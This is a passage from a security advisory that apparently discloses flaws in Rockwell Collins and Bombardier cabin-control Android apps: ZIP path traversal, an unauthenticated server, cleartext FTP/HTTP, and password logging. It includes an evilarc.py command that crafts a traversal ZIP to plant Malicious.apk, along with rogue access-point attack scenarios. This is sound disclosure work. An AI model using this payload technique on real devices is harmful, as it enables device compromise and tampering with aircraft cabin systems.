[*] Started service listener on 0.0.0.0:21
[*] Server started.

```

Executing the application again, we get the next traffic from the device:

```

220 FTP Server Ready
USER user
331 User name okay, need password...
PASS password
230 Login OK
CWD /ioa/
250 CWD command successful.
TYPE I
200 Type is set
PASV
227 Entering Passive Mode (10,0,2,2,181,73)
RETR RemoteConfiguration.xml
550 File does not exist
QUIT
221 Logout

```

Figure 9. RemoteConfiguration.xml is missing

The deployed FTP server logged the information shown below:

```
[*] 10.0.2.60:46983 FTP download request for RemoteConfiguration.xml
```

Notice that the application is looking for a configuration file in XML format. The *RemoteConfiguration.xml* is a configuration file required by the application to load the aircraft configuration such as seats, lights, sensors, media, and more.

A sample of this file is found in the APK *assets* folder. The application uses the sample to run in Demo Mode.




Figure 10. RemoteConfiguration.xml is found in the "assets" folder

The *RemoteConfiguration.xml* is added to the FTP server and the application is executed again, so now the file is correctly downloaded by the application:

```

220 FTP Server Ready
USER user
331 User name okay, need password...
PASS password
230 Login OK
CWD /ioa/
250 CWD command successful.
TYPE I
200 Type is set
PASV
227 Entering Passive Mode (10,0,2,2,168,199)
RETR RemoteConfiguration.xml
150 Opening BINARY mode data connection for RemoteConfiguration.xml
226 Transfer complete.
QUIT
221 Logout
  
```

Figure 11. Transfer of the RemoteConfiguration.xml file is complete

Then the application tries to download another file: *DassaultIcons_android_xhdpi.zip*.

```

220 FTP Server Ready
USER user
331 User name okay, need password...
PASS password
230 Login OK
CWD /ioa/res/
250 CWD command successful.
TYPE I
200 Type is set
PASV
227 Entering Passive Mode (10,0,2,2,144,157)
RETR DassaultIcons_android_xhdpi.zip
550 File does not exist
QUIT
221 Logout
  
```

Figure 12. The DassaultIcons_android_xhdpi.zip file does not exist

We can find a sample of this file in the “assets” folder:




Figure 13. Contents of the assets folder

Build a ZIP File

We decided to build a ZIP file using the information available in the “assets” folder. This section contains two interesting folders (“mdpi” and “xhdpi”) where the application stores several pictures used in the Demo Mode in order to set up the aircraft representation, which varies depending on the model.

We craft our ZIP file using the folder “xhdpi” as a reference: *DassaultIcons_android_xhdpi.zip*.

```
zip -r DassaultIcons_android_xhdpi.zip xhdpi
mv DassaultIcons_android_xhdpi.zip /tmp/research/ioa/res/
```

Checking our server, we can see that this time, the file is downloaded correctly:

```
220 FTP Server Ready
USER user
331 User name okay, need password...
PASS password
230 Login OK
CWD /ioa/res/
250 CWD command successful.
TYPE I
200 Type is set
PASV
227 Entering Passive Mode (10,0,2,2,182,197)
RETR DassaultIcons_android_xhdpi.zip
150 Opening BINARY mode data connection for DassaultIcons_android_xhdpi.zip
226 Transfer complete.
QUIT
221 Logout
```

Figure 14. Transfer of the DassaultIcons_android_xhdpi.zip file is complete

At this point the application has completed the resources loading process. Analyzing the logs, we confirm all the phases have been successfully completed.

```
cat adb.logs | grep STEP
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP1 -
time stamp key:1553096001644
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP2 -
time stamp key:1553096001663
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP3 -
time stamp key:1553096003678
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP4 -
time stamp key:1553096003687
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP5 -
time stamp key:1553096003723
18584 18584 V StateInitializing: StateInitializing DONE STEP5 storing SSID " danito"
18584 18584 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP6 -
time_stamp_key:1553096005746
```

With the aircraft server partially emulated, the application interfaces with the airborne server through a specific JSON protocol which is not in the scope of this research.




Figure 15. The aircraft server is partially emulated

In the next section, we show all the vulnerabilities found in the application during the research.

Vulnerabilities

ZIP Files: Path traversal / Arbitrary File Write

As we have seen during the provisioning procedure of the mobile app, a ZIP file is downloaded from the server. Unfortunately, the function to extract the ZIP files doesn't sanitize the paths of the zip entries, which can be leveraged to perform a path traversal attack.

In order to exploit this vulnerability, an attacker must either set up a rogue server as we previously explained or broadcast the malicious configuration from a malicious client in the same WiFi network.

The function that handles ZIP files downloaded from the server doesn't sanitize the path of those file entries present in the ZIP. As a result, it is possible to add path traversal patterns ('../..') in these entries in order to write arbitrary files outside the expected directory, for example, to the sdcard directory.

Depending on the version of the Android operating system, we could try to exploit some known Android vulnerabilities like Stagefright ([https://en.wikipedia.org/wiki/Stagefright_\(bug\)](https://en.wikipedia.org/wiki/Stagefright_(bug)))

As proof of concept a ZIP file containing a path transversal payload intended to create malicious APK on the sdcard directory was crafted. To craft the ZIP file, the tool evilarc.py was used (<https://github.com/ptoommey3/evilarc>)

```
python evilarc.py -help
Usage: evilarc <input file>

Create archive containing a file with directory traversal

Options:
  --version          show program's version number and exit
  -h, --help        show this help message and exit
  -f OUT, --output-file=OUT
                    File to output archive to. Archive type is based off
                    of file extension. Supported extensions are zip, jar,
                    tar, tar.bz2, tar.gz, and tgz. Defaults to evil.zip.
  -d DEPTH, --depth=DEPTH
                    Number directories to traverse. Defaults to 8.
  -o PLATFORM, --os=PLATFORM
                    OS platform for archive (win|unix). Defaults to win.
  -p PATH, --path=PATH
                    Path to include in filename after traversal. Ex:
                    WINDOWS\System32\

→ ioa ls
Malicious.apk evilarc.py
→ ioa python evilarc.py Malicious.apk -o unix -p sdcard -f DassaultIcons android xhdp1.zip
Creating DassaultIcons android xhdp1.zip containing
../../../../../../../../sdcard/Malicious.apk
```

The file affected by this vulnerability is *FileTool.java*, and the function is *unzipFile*. It is called from function *unzipGraphicsPkg* in *Step4.java*. The source code affected by the vulnerability is shown below:

```
public static void unzipFile(ZipFile zipFile, File jiniHomeParentDir) {
    File file;
    IOException e;
    Throwable th;
    Enumeration files = zipFile.entries();
    FileOutputStream fos = null;
    while (files.hasMoreElements()) {
        try {
```

```

        ZipEntry entry = (ZipEntry) files.nextElement();
        InputStream eis = zipFile.getInputStream(entry);
        byte[] buffer = new byte[1024];
        File f = new File(jiniHomeParentDir.getAbsolutePath() + File.separator +
entry.getName());
        try {
            if (entry.isDirectory()) {
                f.mkdirs();
                if (fos != null) {
                    try {
                        fos.close();
                        file = f;
                    } catch (IOException e2) {
                        e2.printStackTrace();
                        file = f;
                    }
                }
            } else {
                f.getParentFile().mkdirs();
                f.createNewFile();
                FileOutputStream fos2 = new FileOutputStream(f);
                while (true) {
                    try {
                        int bytesRead = eis.read(buffer);
                        if (bytesRead == -1) {
                            break;
                        }
                        fos2.write(buffer, 0, bytesRead);
                        fos2.getFD().sync();
                    } catch (IOException e3) {
                        e2 = e3;
                        fos = fos2;
                        file = f;
                    } catch (Throwable th2) {
                        th = th2;
                        fos = fos2;
                        file = f;
                    }
                }
                if (fos2 != null) {
                    try {
                        fos2.close();
                    } catch (IOException e22) {

```

The vulnerable function is included in two classes:

- `./java/com/rockwellcollins/venue/cabinremote/core/init/FileTool.java`
- `./java/com/rockwellcollins/venue/cabinremote/util/FileTool.java`

Demos:

- Rockwell Collins Venue Cabin Remote Version 2.1.12 - Arbitrary Write File
<https://youtu.be/OkvfwEBFiWY>
- Bombardier Cabin Control Version 2.2.1 (Last version 1st April) - Arbitrary File Write in SDcard
https://youtu.be/_3cqNwwiF9k

Lack of Legitimacy Checking of the Server

Based on the application design, it could be possible to broadcast a valid server configuration in a legitimate aircraft WiFi network. The Android applications of passengers and crew members could be hijacked to trick them into connecting to a fake server. In case of crew members, this can be abused to request a password to access to the protected area in the application. Later, an attacker could use these valid credentials to connect to the legit server, thus potentially performing malicious operations on the Cabin Management System.




Figure 16. The application can be redirected to a fake server

Demo:

- Rockwell Collins Venue Cabin Remote Version 2.2.2 - Legit Connectivity AP Emulation
<https://youtu.be/8QRAITBOatU>

Unencrypted Communications

The application doesn't implement a secure communication layer when communicating to the server. As a result, an attacker may perform a Man-in-the-Middle attack to get passwords, session IDs or any other sensitive information. If the application is found running in an unprotected WiFi network, an attacker may sniff the communication and get information without even launching a Man-in-the-Middle attack.

The following example shows the app using insecure FTP to download different classes.

```
220 FTP Server Ready
USER user
331 User name okay, need password...
PASS password
230 Login OK
CWD /aaaaaa/
550 Directory does not exist
TYPE I
200 Type is set
PASV
227 Entering Passive Mode (10,0,2,183,128,79)
RETR RemoteConfiguration.xml
150 Opening BINARY mode data connection for RemoteConfiguration.xml
226 Transfer complete.
QUIT
221 Logout
```

Figure 17. Insecure FTP in use

Depending on the environment configuration, the application could get the configuration files from a webserver using http. We find more details in the file *FileDownloader.java*, in the functions *httpDownloadFile* and *ftpDownloadFile*.

```
URLConnection conn = (URLConnection) new URL("http", host, 80, serverPath +
fileName).openConnection();
static boolean ftpDownloadFile(String host, String userName, String password, String
serverDir, String fileName, String localDir)
```

Fixes

To secure the mobile applications from abuse, IOActive presents the following recommendations:

- Implement a secure communication channel with the server e.g. by adding a TLS layer.
- Implement client-server authentication.
- Cryptographically sign sensitive files, such as the configuration file.
- Secure the ZIP parser by adding a path sanitizer and ideally by validating the integrity of decompressed files.
- Remove debug information and testing capabilities included in the production build, such as 'debug SSID' and password logging.
- It is highly recommended to analyze and test the iOS applications to verify if they are affected by the same issues.

Other Minor Issues

- Sensitive Information is available in logcat:
./java/p014com/rockwellcollins/venue/cabinremote/p016ui/action/ContextAction.java

```
Log.v(f799TAG, "Password = " + password + ", context = " + authContext);
```

- Log files are stored in the sdcard directory:

/sdcard/com.rockwellcollins.venue.cabinremote/cabinremote.log

```
[INFO] 0 ***** CabinRemoteApp Started. ***** - time stamp key:1510848709279
[INFO] 2 Storage folder to use: /data/user/0/com.rockwellcollins.venue.cabinremote/files -
time stamp key:1510848709288
[INFO] 63 onCreate() called - time stamp key:1510848709349
[INFO] 151 onResume() called appStatus UNINITIALIZED - time stamp key:1510848709437
[DEBUG] 206 Received StateInitializing : START INITIALIZING - time stamp key:1510848709492
[WARN] 5218 Conn Announcement listening timeout... 1 - time stamp key:1510848714504
[WARN] 11247 Conn Announcement listening timeout... 2 - time stamp key:1510848720533
[WARN] 17255 Conn Announcement listening timeout... 3 - time stamp key:1510848726540
[DEBUG] 18304 Received StateInitializing : DONE_STEP1 - time stamp key:1510848727589
```

- The XML parser and even the unzip functionality make the app vulnerable to Denial of Service (DoS) attacks.
 - The mobile application XML parser is vulnerable to an XML bomb. This vulnerability leads to a Denial of Service of the mobile application by resource exhaustion to parse the malicious XML. When the Android device tried to parse the XML file (*RemoteConfigurationFile.xml*), logcat displayed the error below:

```
02-21 17:34:35.051 13332 13833 W art : Throwing OutOfMemoryError "Failed to allocate a
128887990 byte allocation with 16777216 free bytes and 90MB until OOM"
```

- The insecure function used to deflate ZIP files doesn't check the integrity of the file, so it is possible to launch a DoS attack against the mobile device.

Impact in Real World

Based on the vulnerabilities found during the research, an attacker could create the following situations:

- Deploy a rogue aircraft access point and write in the devices of the connected clients. This could lead to a full compromise of the device.
- Deploy a rogue aircraft access point and capture credentials or application secrets used to get access to protected areas in the application managed by the crew members in the real aircraft access point.
- Connect to a real aircraft access point and interact with the cabin devices using the application. This could lead to full access to the cabin capabilities via the application if the attacker gets the password to access protected application menus and create situations of discomfort onboard an aircraft by altering the temperature to a higher or lower value or modifying light intensity, switching off or blinking.
- Connect to a real aircraft access point and multicast other server configuration to force the devices that are connected to the network to get a new configuration file, this could lead to some dangerous situations like:
 - A full compromise of the client's devices connected to the network.
 - Create situations of discomfort onboard an aircraft by altering the temperature to a higher or lower value or modifying light intensity, switching off or blinking.

Research Timeline

- 2018 February: IOActive discovers vulnerability
- 2018 February: IOActive notifies vendor
- 2019 April: IOActive advisory published

Dani Martinez

IOActive Security Consultant | @dan1t0 (<https://twitter.com/dan1t0>)